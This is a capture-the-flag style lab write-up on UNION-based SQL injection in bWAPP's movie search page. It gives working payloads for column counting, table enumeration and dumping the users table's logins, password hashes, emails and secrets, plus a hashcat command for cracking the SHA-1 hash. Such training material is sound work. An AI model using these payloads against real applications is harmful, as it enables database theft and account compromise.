This lab focuses on the **SQL Injection (GET/Search)** module in bWapp. This is a classic "In-Band" SQLi scenario where the results of malicious query are piped directly back into the web page's search results.

The Technical Logic: Why It Works

When a movie title is typed into the search box, the backend executes a query similar to this:

SELECT title, release_year, genre, director, actors, imdb, id FROM movies WHERE title LIKE '%[INPUT]%'

The vulnerability exists because the input isn't sanitized. By using a **UNION** operator, we can append a second, entirely different query to the first one. Because the database engine treats the combined statement as a single request, it returns the results of *both* the movie search and injected query in the same table on the screen.

Phase 1: The Breakdown (Execution Steps)

Step 1: Breaking the Query


Injecting a single quote (') into the search bar.

- **Result:** A MySQL syntax error. This confirms the input is being processed directly by the database engine without protection.

Step 2: Finding the "Magic Number" (Columns)

A UNION statement only works if both queries have the same number of columns. Use ORDER BY to find the limit.

- **Payload:** ' ORDER BY 7-- - (Works)



Title	Release	Character	Genre	IMDb
World War Z	2013	Gerry Lane	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Cabin in the Woods	2011	Some zombies	horror	Link


- **Payload:** ' ORDER BY 8-- - (Throws an error)

- **Conclusion:** The original query selects **7 columns**.

Step 3: Finding the Visible Injection Points

Not all 7 columns are displayed on the bWapp search page. We need to know which ones "echo" to the screen.

- **Payload:** ' UNION SELECT 1,2,3,4,5,6,7-- -



/ SQL Injection (GET/Search) /

Search for a movie: ' UNION SELECT 1,2,3,4,5,6,7-- - Search

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link
2	3	5	4	Link

- **Observation:** Looking at the search results. If we see the number "2" where the Title usually is, then Column 2 is our playground for data extraction.

Step 4: Fingerprinting the Database

Before dumping the user table, we need to confirm the database name and find the table list.

42 ● **Payload (Current DB):** ' UNION SELECT 1,database(),3,4,5,6,7-- -


43

/ SQL Injection (GET/Search) /

Search for a movie: ' UNION SELECT 1,database(),3,4 Search

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link
bWAPP	3	5	4	Link

- **Payload (List Tables):** ' UNION SELECT 1,table_name,3,4,5,6,7 FROM information_schema.tables WHERE table_schema='bWapp'-- -



/ SQL Injection (GET/Search) /

Search for a movie: Search

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link
blog	3	5	4	Link
heroes	3	5	4	Link
movies	3	5	4	Link
users	3	5	4	Link
visitors	3	5	4	Link

Step 5: The Final Data Dump

Once the users table is located, we extract the credentials.

- **Payload:** ' UNION SELECT 1,login,password,email,secret,6,7 FROM users-- -

●

The Incredible Hulk	2008	Bruce Banner	action	**Link**
World War Z	2013	Gerry Lane	horror	**Link**
A.I.M.	6885858486f31043e5839c735d99457f045affd0	A.I.M. or Authentication Is Missing	bwapp-aim@mailinator.com	**Link**
bee	6885858486f31043e5839c735d99457f045affd0	Any bugs?	bwapp-bee@mailinator.com	**Link**

Step 6: Cracking the Hashes (Demonstrating Impact)

Once we execute the payload from Step 5 (' UNION SELECT 1, login, password, email, secret,6,7 FROM users-- -), we will see the login and password fields populated in the search results. However, modern (and even intentionally buggy) applications rarely store passwords in plain text.

We will likely see a 40-character hexadecimal string for the password (e.g., 6885858486f31043e5839c735d99457f045affd0).

The Goal: Convert the hash back into a usable plaintext password to prove total account compromise.

1. **Identify the Hash:** A 40-character hex string is the hallmark of a **SHA-1** hash. (If it were 32 characters, it would be MD5).
2. **The Attack:** Use an offline password cracking tool. By copying the hash to Kali/Parrot OS environment and run it through a wordlist attack.
    a. **Tool of Choice:** Hashcat or John the Ripper.

b. **Example Hashcat Command:** hashcat -m 100 -a 0 hashes.txt rockyou.txt *(Where -m 100 specifies SHA-1, -a 0 is a dictionary attack, and rockyou.txt is your wordlist).*

3. **The Result:** For the default bWapp admin user (bee), cracking the hash will reveal the plaintext password (bug).